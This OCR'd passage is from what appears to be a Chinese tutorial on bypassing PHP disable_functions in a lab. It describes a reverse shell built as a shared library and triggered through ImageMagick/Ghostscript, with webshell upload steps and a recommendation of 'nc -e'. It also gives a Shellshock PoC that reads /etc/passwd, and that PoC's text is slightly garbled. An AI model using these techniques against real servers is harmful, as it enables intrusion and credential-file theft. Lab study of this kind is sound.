


好了，我们再试试写个反弹shell的c。



这里注意一下，不用使用bash -i >&这种带特殊符号较多的反弹shell，会失败，推荐使用nc -e反弹（前提是受害主机支持nc -e）。

编译成so，在php中引用，然后运行一下。



非常nice，反弹成功，命令可以成功执行！！

如果通过蚁剑方式利用的话很简单。

> 1. 上传编译好的so，里面包含想执行的命令；
> 2. 上传php文件，里面引用so并在php中使用Imagick创建对象处理调用GhostScript
> 才能处理的11种后缀名文件；
> 3. 上传符合要求后缀名的文件；
> 4. 手动访问该php触发命令执行；

这里不单独演示了，感兴趣的自己试试~~

当然教程里还有其它姿势，比如利用PATH变量还有ImageMagick自身MAGICK_CONFIGURE_PATH变量和delegates.xml执行命令的姿势，都可以实践一下。

总之，ImageMagick环境下，绕过disable_function的姿势真的非常非常多~


Bash Shellshock

非常经典的漏洞，CVE-2014-6271，影响bash 3.0到4.3的所有版本。

而我大kali的bash版本是5.0.3....所以还是不拿它复现了。

记得我之前bWAPP教程里提过这个漏洞复现啊，所以我们偷下懒，直接用bWAPP的环境好了。


首先在原先基础上，找到php.ini，添加disable_function并重启web服务。



这里用下面命令重启。


```
/etc/init.d/apache2 restart
```

看看效果，已经可以了。



然后测试一下，poc如下。

```
() { :;}; echo $/bin/cat /etc/passwd)
```



完全可以，没问题啊，果然php的disable_function限制不到后端的bash组件。

具体漏洞原理可以参考我之前写的bWAPP教程，此处不再赘述，记得复现完成以后还原一下php.in配置，否则一些题目会出错。

结语

中篇的篇幅大多在ImageMagicl组件上，这个组件和php的组合还能碰撞出N多火花，这也是为什么很多CTF题目都选择php+ImageMagic的组合。

这篇教程文字还是不少的，真的看完眼睛会比较累，后篇可能还是会比较长，因为绕过的姿势真的太多啦，如果后篇写不完我就补一个番外篇，希望各位喜欢！

参考链接

无需sendmail：巧用LD_PRELOAD突破disable_functions
https://www.freebuf.com/articles/web/192052.html

关于Ghostscript SAFER沙箱绕过漏洞的分析
https://www.freebuf.com/vuls/182095.html

TCTF2019 WallBreaker-Easy 解题分析
https://xz.aliyun.com/t/4688